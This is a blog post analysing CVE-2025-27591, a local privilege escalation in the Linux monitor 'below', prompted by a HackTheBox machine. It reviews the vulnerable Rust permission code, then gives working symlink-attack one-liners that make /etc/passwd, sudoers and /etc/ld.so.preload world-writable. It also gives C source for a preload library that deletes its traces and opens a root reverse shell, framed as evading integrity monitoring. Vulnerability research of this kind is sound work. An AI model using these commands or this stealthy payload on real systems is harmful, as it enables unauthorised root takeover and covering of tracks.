Below Local Privilege Escalation Vulnerability - A look at CVE-2025-27591
Introduction
CVE-2025-27591 is a Local Privilege Escalation (LPE) vulnerability affecting below, a time-traveling resource monitor for Linux developed by Facebook Incubator. The issue stems from insecure permission handling during the initialization of log directories, where the application inadvertently creates world-writable directories and files. This flaw allows a local attacker—or a user with restricted sudo access—to execute a symlink attack, overwriting critical system files to gain root privileges. In this post, I will provide a “light” analysis of the vulnerable Rust code, explain the logic error behind the permission setting, and demonstrate how to manually exploit it using ld.so.preload for a stealthier escalation.
motive
I stumbled across this CVE recently while playing the outbound machine on hackthebox, where I found a scenario in which you have the privilege to run below as root without a password
1
2
3
4
5
6
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
usually for easy hackthebox machines with similar scenarios, you either try tricking the program to read and output the flag for you (with something like --config flag_path) or it’s a known CVE
Since this specific scenario was a bit strict on the first option, I checked for below privilege escalation vulnerabilities and CVE-2025-27591 immediately showed up 
The vulnerability was pretty straightforward to exploit, all it took was a few bash commands. It also reminded me of Windows symlink attacks, which is one of my favorite vulnerability classes.
This is not meant to be an in-depth CVE analysis, just a look at the vulnerable code and how to manually exploit it. I’ve also never written or read a single line in Rust before, so this was a good exercise for me.
vulnerability details
The vulnerability lies in the fact that below tries to create the directory /var/log/below and (almost always) tries to change its permissions to 0o777 (world-writable/executable). Inside that folder, it creates a log file if it doesn’t exist, changes its permissions to 0o666 (world-readable/world-writable), and opens it in append mode.
Due to the fact that the directory is world-writable, an attacker can create a symlink to any system-critical file of their choosing. below will then make that target file writable, allowing the attacker to modify it to achieve privilege escalation.
technical analysis
Part 1: Creating a World-Writable log Directory
code review
the openwall discussion mentions the issue in the following piece of code in create_log_dir(), commit 15db2a4
using git blame on the said commit tells me the function was introduced to the codebase 5 years ago, in commit cb87eadc3, however this post will focus on the version in commit 15db2a4, I should also note that this function a part of the program initialization code, that runs every time the program is used
1
2
3
4
5
6
7
[arch@jeff | /tmp/lab/below ] (main)
$ git checkout 15db2a4
HEAD is now at 15db2a4a Don''t spawn a new thread pool for every sample
[ arch@jeff | /tmp/lab/below ] ((HEAD detached at 15db2a4a))
$ git blame below/src/main.rs | grep create_log_dir
cb87eadc3 resctl/below/src/main.rs (Boyu Ni                2020-02-25 15:52:23 -0800  356) fn create_log_dir(path: &PathBuf) -> Result<()> {
e8993e063 resctl/below/src/main.rs (Boyu Ni                2020-03-13 10:19:05 -0700  554)     if let Err(e) = create_log_dir(&below_config.log_dir) {
the function takes a path as an argument, checks that it doesn’t exist and creates it, otherwise errors out if it already exists as a file instead of a directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
fn create_log_dir(path: &PathBuf) -> Result<()> {
    if path.exists() && !path.is_dir() {
        bail!("{} exists and is not a directory", path.to_string_lossy());
    }

    if !path.is_dir() {
        match fs::create_dir_all(path) {
            Ok(()) => (),
            Err(e) => {
                bail!(
                    "Failed to create dir {}: {}\nTry sudo.",
                    path.to_string_lossy(),
                    e
                );
            }
        }
    }
then it grabs the permission of the log directory
1
2
let dir = fs::File::open(path).unwrap();
let mut perm = dir.metadata().unwrap().permissions();
It performs a bitwise AND with 0o777. If the result isn’t 0o777, it changes them to 0o777:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
if perm.mode() & 0o777 != 0o777 {
        perm.set_mode(0o777);
        match dir.set_permissions(perm) {
            Ok(()) => {}
            Err(e) => {
                bail!(
                    "Failed to set permissions on {}: {}",
                    path.to_string_lossy(),
                    e
                );
            }
        }
    }

    Ok(())
according to the openwall discussion, this logic leads to different outcomes depending on the packaging on Linux distributions
- in
openSUSE Tumbleweedthe directory was packaged with01755permissions thus causing the function to run- in
Gentoo Linuxthe directory is created with mode01755resulting in the same outcome- in Fedora Linux the directory is packaged with
01777permissions, thus theset_permissions()code will not run- the
Arch Linux AURpackage does not pre-create the log directory. Thus theset_permissions()code will run and create the directory with mode0777
this is the first part of the vulnerability, I also should mention that I took the binary off the hackthebox machine which has ubuntu installed
1
2
jacob@outbound:~$ cat /etc/issue
Ubuntu 24.04.2 LTS \n \l
and I’m testing it on my laptop (I use arch btw). in order to simulate the machine environment, I added the following entry to my /etc/sudoers so I can execute below as root without a password
1
jeff ALL=(ALL:ALL) NOPASSWD: /home/jeff/cve_analysis/below/bin/below
checking that it works as intended
1
2
3
4
5
6
7
8
9
10
$ sudo -l
Matching Defaults entries for jeff on arch:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin

Runas and Command-specific defaults for jeff:
    Defaults!/usr/bin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User jeff may run the following commands on arch:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: /home/jeff/cve_analysis/below/bin/below
Experimenting
trying to run below without root complains that /var/log/below doesn’t exist
1
2
3
4
5
$ ./below
Failed to create dir /var/log/below: Permission denied (os error 13)
Try sudo.
$ ls -lhd /var/log/below
ls: cannot access '/var/log/below': No such file or directory
when used with sudo it creates it world-writable as expected
1
2
3
$ sudo ./below
$ ls -lhd /var/log/below/
drwxrwxrwx 1 root root 34 Nov 16 15:50 /var/log/below/
and inside creates another world-writable log file with lines complaining that /var/log/below/store/index_01763251200 doesn’t exist (more on this later)
1
2
3
4
5
6
$ ls -lh /var/log/below/
total 4.0K
-rw-rw-rw- 1 root root 232 Nov 16 15:50 error_root.log
$ cat /var/log/below/error_root.log
Nov 16 14:50:08.327 WARN Expected file does not exist: /var/log/below/store/index_01763251200
Nov 16 14:50:08.327 ERRO Failed to load from store: Failed to read directory /var/log/below/store: No such file or directory (os error 2)
I could also check that I can create files and directories inside /var/log/below or even delete the logfile created by the application without any issue
1
2
3
$ echo jeff > /var/log/below/lol
$ mkdir /var/log/below/store
$ rm /var/log/below/* -r
Part 2: trying to create a log file and then making it World-Writable
code review
I tried tracing where the file gets created
1
2
3
4
5
6
7
8
[ arch@jeff | ~/cve_analysis/below/below/below/src ] ((HEAD detached at 15db2a4a))
$ grep 'error_root.log' * -rn -A 5
[ arch@jeff | ~/cve_analysis/below/below/below/src ] ((HEAD detached at 15db2a4a))
$ grep '\.log' * -rn
exitstat.rs:164:        let logger_clone = self.logger.clone();
main.rs:549:    let mut log_dir = below_config.log_dir.clone();
main.rs:552:    log_dir.push(format!("error_{}.log", user.name().to_string_lossy()));
main.rs:554:    if let Err(e) = create_log_dir(&below_config.log_dir) {
3rd result looked promising, it constructs a log file name using current username (hence error_root.log as below was ran as root), appends it to the log directory path
1
2
3
4
let mut log_dir = below_config.log_dir.clone();
let user = get_user_by_uid(get_current_uid()).expect("Failed to get current user for logging");

log_dir.push(format!("error_{}.log", user.name().to_string_lossy()));
then call the create_log_dir() function discussed above
1
2
3
4
if let Err(e) = create_log_dir(&below_config.log_dir) {
    eprintln!("{:#}", e);
    return 1;
}
finally it passes the log_dir (now containing the full log file path) to logging::setup()
1
2
let logger = logging::setup(init, log_dir, debug, redirect);
setup_log_on_panic(logger.clone());
the code for this function is available at open_source/logging.rs, it takes the log_dir as a path argument, and tries to open it in append mode if it exists, creating it if it doesn’t
1
2
3
4
5
6
7
8
9
10
pub fn setup(
    init: InitToken,
    path: PathBuf,
    debug: bool,
    redirect: RedirectLogOnFail,
) -> slog::Logger {
    let file_maybe = OpenOptions::new().create(true).append(true).open(path);

    if let Ok(file) = file_maybe.as_ref() {
	...
One thing to note about this code is that it doesn’t check if path is a symlink or a normal file. If you give it a symlink, it will follow it and try to open the file it points at, which isn’t really an issue by itself, but it becomes one where we take a look at the rest of the code
Now here is where it starts getting funny. Inside the if statement is a comment that neither I nor the folks at the Openwall discussion understood:
1
2
3
// We don't need to worry about the permission setting here since
// as long as the FS is writable, user can run with sudo to reset
// file permission.
next it gets the permission of the file
1
2
3
4
let mut perms = file
    .metadata()
    .expect("failed to get file metadata for logfile")
    .permissions();
then it bitwise AND it with with 0o777 and checks it against 0o666, if it doesn’t match it changes the file permission to 0o666 (-rw-rw-rw), this code also has a funny comment in it
1
2
3
4
5
if perms.mode() & 0o777 != 0o666 {
    // World readable/writable -- the devil's permissions
    perms.set_mode(0o666);
    file.set_permissions(perms)
    .expect("failed to set permissions on logfile");
add following soft links with changing the permissions to world-readable-writable and you got yourself a privilege escalation vulnerability.
exploitation
the next part is usually where I overcomplicate things and end up learning a new thing or two in the process
intro
since /var/log/below is world writable, we can delete /var/log/below/error_root.log, and replace it with a symlink pointing to any system-critical file (such as /etc/passwd, /etc/shadow ..), run sudo below and boom those file have the permissions -rw-rw-rw and you can modify them however you like to gain root privileges, here’s a little demo where I make /etc/passwd writable
1
2
3
4
5
6
7
8
9
10
$ sudo ./below # first execution to create /var/log/below if it doesn't already exist
$ ls -ld /var/log/below/ # directory has rwxrwxrwx
drwxrwxrwx 1 root root 28 Nov 19 18:37 /var/log/below/
$ rm /var/log/below/error_root.log # delete the log file
$ ln -s /etc/passwd /var/log/below/error_root.log # replace it with a soft link to /etc/passwd
$ ls -lh /etc/passwd # normal file permissions
-rw-r--r-- 1 root root 2.6K Nov 15 20:34 /etc/passwd
$ sudo ./below # trigger permissions change
$ ls -lh /etc/passwd # world-writable /etc/passwd
-rw-rw-rw- 1 root root 2.8K Nov 16 19:13 /etc/passwd
it’s so easy to trigger that it can be exploited with a bash one liner, However, modifying /etc/passwd or /etc/shadow is a very “loud” technique and is easily detected by file integrity monitoring systems. I wanted to look for something I haven’t tried before / potentially more overlooked
the details of how can we go about exploiting a writable /etc/passwd can be found in a very old post of mine, and all over the internet
fixing the errors in the logfile
I still had one issue: after below changes the file permissions, it appends a few lines into it. Checking my /etc/passwd, I found the following appended to it. This is bad because if you mess up the syntax on sensitive files like /etc/sudoers, you basically break your system.
1
2
3
$ tail -n 2 /etc/passwd
Nov 16 18:31:03.831 WARN Expected file does not exist: /var/log/below/store/index_01763251200
Nov 16 18:31:03.831 ERRO Failed to load from store: Failed to read directory /var/log/below/store: No such file or directory (os error 2)
If I mkdir /var/log/below/store/ before the attack (again, thanks to /var/log/below being world-writable), I get rid of the second line. If I create that missing index file with empty content, I get a “0 length file found” warning.
1
2
3
4
$ touch /var/log/below/store/index_01763251200
$ sudo ./below
$ tail -n1 /etc/passwd
Nov 16 19:36:36.089 WARN 0 length file found: /var/log/below/store/index_01763251200
However, playing with the below arguments, I found that the record argument creates the needed structure even when executed as a low-privileged user (timeout was used here just to kill the command after 0.5 seconds, so it can be scriptable later, as below record is a process that runs infinitely in daemon mode)
1
2
3
4
5
6
7
8
[ arch@jeff | ~/cve_analysis/below/bin ]
$ timeout 0.5 below record
Nov 17 16:32:26.370 DEBG Starting up!
Nov 17 16:32:27.361 ERRO Stop signal received: 15, exiting.
Nov 17 16:32:31.372 ERRO Stopped by signal: 15
(20:39:08) [ arch@jeff | ~/cve_analysis/below/bin ]
$ ls /var/log/below/store/
data_01763251200  index_01763251200
now I repeated the attack after creating the file structure needed, there is no errors appended to the target file!
1
2
3
4
5
6
[ arch@jeff | ~/cve_analysis/below/bin ]
$ rm /var/log/below/error_root.log; ln -s /etc/passwd /var/log/below/error_root.log; sudo ./below
$ ls -lh /etc/passwd
-rw-rw-rw- 1 root root 2.6K Nov 16 20:38 /etc/passwd
$ tail -n1 /etc/passwd
[redacted]:/usr/bin/bash
finding interesting files to overwrite
as mentioned before, there is nothing wrong with targeting password files, but that’s already registered as an IOC of this vulnerability so I wanted to find a different target, in the following sections I will go through different approaches I took, including the failing ones, if you want a working one feel free to scroll down to
Attempt 1: /etc/sudoers (Failed)
first idea was to add the following entry to give my user the right to execute anything as sudo without a password
1
jeff ALL=(ALL:ALL) NOPASSWD: ALL
I ran the one liner again to target the sudoers file, it worked, but it broke sudo, apparently it doesn’t like its config being writable
1
2
3
4
5
$ rm /var/log/below/error_root.log; ln -s /etc/sudoers /var/log/below/error_root.log; sudo ./below
$ sudo whoami
sudo: /etc/sudoers is world writable
sudo: error initializing audit plugin sudoers_audit
$
Attempt 2: /etc/sudoers.d/ (Almost Worked)
after resetting the default perms on /etc/sudoers, and consulted with some friends for ideas, ma boi imran suggested adding the entry to /etc/sudoers.d/custom instead.
usually you find the following 2 lines at the /etc/sudoers config to include any file under /etc/sudoers.d/ as an config extension
1
2
## Read drop-in files from /etc/sudoers.d
@includedir /etc/sudoers.d
this means we just have to control any file there and add the entry to it, looks easy enough, I ran my one liner again to create /etc/sudoers.d/custom (TIL I can create softlinks pointing to non-existing files in linux)
1
$ rm /var/log/below/error_root.log; ln -s /etc/sudoers.d/custom /var/log/below/error_root.log; sudo ./below
the result was funny af, the file was created, world-writable, but the fact that /etc/sudoers.d has restrictive rights, I could not access it or modify it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[ arch@jeff | ~/cve_analysis/below/bin ]
$ ls -lh /etc/sudoers.d/
ls: cannot open directory '/etc/sudoers.d/': Permission denied
[ arch@jeff | ~/cve_analysis/below/bin ]
$ ls -lhd /etc/sudoers.d/
drwxr-x--- 1 root root 12 Nov 16 21:20 /etc/sudoers.d/
$ sudo -l
sudo: /etc/sudoers.d/custom is world writable
Matching Defaults entries for jeff on arch:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin

Runas and Command-specific defaults for jeff:
    Defaults!/usr/bin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User jeff may run the following commands on arch:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: /home/jeff/cve_analysis/below/bin/below
I did use my actual su password to check, and simulated adding an entry there, and found it wouldn’t have worked even if /etc/sudoers.d had less restrictive permissions, because even tho sudo only complains instead of breaking when there is a writable file under /etc/sudoers.d it doesn’t load it if it had non-restrictive permissions
1
2
3
4
$ su
Password:
[root@arch jeff]# [root@arch jeff]# ls /etc/sudoers.d/custom -lh
-rw-rw-rw- 1 root root 33 Nov 16 22:33 /etc/sudoers.d/custom
I switched to root again and fixed the permissions then the file was loaded, this was an interesting but a fair find about how sudo works
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ sudo su
[sudo] password for jeff:
# chmod --reference=/etc/sudoers /etc/sudoers.d/custom
# ls /etc/sudoers.d/custom -lh
-r--r----- 1 root root 33 Nov 16 22:33 /etc/sudoers.d/custom
[root@arch jeff]# exit
exit
(22:40:31) [ arch@jeff | ~ ]
$ sudo -l
Matching Defaults entries for jeff on arch:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin

Runas and Command-specific defaults for jeff:
    Defaults!/usr/bin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User jeff may run the following commands on arch:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: /home/jeff/cve_analysis/below/bin/below
    (ALL : ALL) NOPASSWD: ALL <------
Attempt 3: /etc/ld.so.preload
Another friend, xor suggested using /etc/ld.so.preload to inject a shared library into processes running as root
now what I usually what I do something like cp /bin/bash /tmp/s; chmod +s /tmp/s and get a root shell using /tmp/s, but I didn’t want to create setuid binary on the system cause that would be sus, instead I made something in C that cleans up the indicators (the shared library, the preload file and the symlink) then sends a reverse shell as root back to my machine
exploit code
I’m basically making a shared library with a constructor function. Since this file is going to be loaded by every new process on the system, we have to filter out any non-root processes
1
2
3
4
5
__attribute__ ((__constructor__))
void pwn()
{
	if (getuid()) return;
}
any code from now on will be running as root, then we have to fork and execute a reverse shell in the child process, letting the parent continue its normal work so we don’t freeze any process, it’s important that the child _exits when finished otherwise the original program will be executed twice
1
2
3
4
5
if (!fork()){
	// do some work
	// _exit since we're inside a fork
	_exit(0);
}
inside the child process, I’m gonna start by removing the files leading to the exploit working
1
2
3
4
5
6
void cover_traces()
{
    unlink("/etc/ld.so.preload");
    unlink("/dev/shm/hook.so");
    unlink("/var/log/below/error_root.log");
}
then send reverse shell back to me
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
void rev_shell(){
	struct sockaddr_in sa;
	sa.sin_family = AF_INET;
	sa.sin_port = htons(6969);
	sa.sin_addr.s_addr = inet_addr("127.0.0.1");
	int sockt = socket(AF_INET, SOCK_STREAM, 0);

	if (connect(sockt, (struct sockaddr *) &sa, sizeof(sa)) != 0) return;

	dup2(sockt, 0);
	dup2(sockt, 1);
	dup2(sockt, 2);
	char * const argv[] = {"/bin/sh", NULL};
	execve("/bin/sh", argv, NULL);
}
ideally the library will only be loaded in one root process then it will be deleted, I can then run any setuid binary to trigger the exploit, I can still run below with sudo but that would spawn its graphical dashboard and I don’t want that
next I’ll compile the library source code can be found here
1
$ gcc -fPIC -shared hook.c -o hook.so
on the target machine, the following one liner can be used to do the following:
- create
/var/log/belowif it doesn’t exist (sudo below) - make sure the in the index and data files exist (
sudo below record) - trigger the vulnerability making
/etc/ld.so.preloadwritable - copy the library into
/dev/shm/hook.so - write the path of the library into `/etc/ld.so.preload
- setup a listener for the reverse shell
- execute
sudo -l
1
2
3
4
5
6
7
8
9
10
11
12
$ timeout 0.5 sudo ./below; timeout 0.5 ./below record; \
rm -f /var/log/below/error_root.log; \
ln -s /etc/ld.so.preload /var/log/below/error_root.log; \
timeout 0.5 sudo ./below record; \
cp shared.so /dev/shm/; \
echo /dev/shm/shared.so > /etc/ld.so.preload;\
( sleep 1 ;  sudo -l >/dev/null) & nc -lnvp 6969

[1] 11123
Connection from 127.0.0.1:53406
whoami
root
as you can see this give a reverse shell as root, which would be enough to load a kernel rootkit for hiding the activities on the system even more
pros of this method
- avoiding the typical
/etc/passwdedit, thus theIOCin the original discussion, in reality this can be exploited in many ways, I just choose to explore one of them - the library cleans up the exploit files
cons
- the library will show in the
/proc/$(pidof sudo)/mapsas(deleted), but that only happens for a fraction of a second, since the commandsudo -lfinishes execution almost immediatelysome notes
as I finished making the exploit on my system and started trying it elsewhere I found that I was playing on hard mode as other systems had few differences for instance:
- in ubuntu-based systems, you can just delete the
xfrom the root’s entry and it’ll let you login without a password, it’s also mentioned inman 5 passwd, however this didn’t work on my system as arch uses modern PAM which don’t allow empty root pass
- I tested in a friend’s system that had arch as well, and below didn’t complain about that the
storedirectory didn’t exit, so there was no need to executetimeout 0.5 below recordbeforehandAffected Versions
all below versions prior to v0.9.0 are affected, however it is important to note that the exploitability of this vulnerability depends heavily on how the package was built for the specific Linux distribution, as per the openwall discussion, it’s only exploitable on systems relying on below to create the /var/log/below directory at runtime, such as Archlinux, ubuntu, gentoo .. however it’s not exploitable on systems like Fedora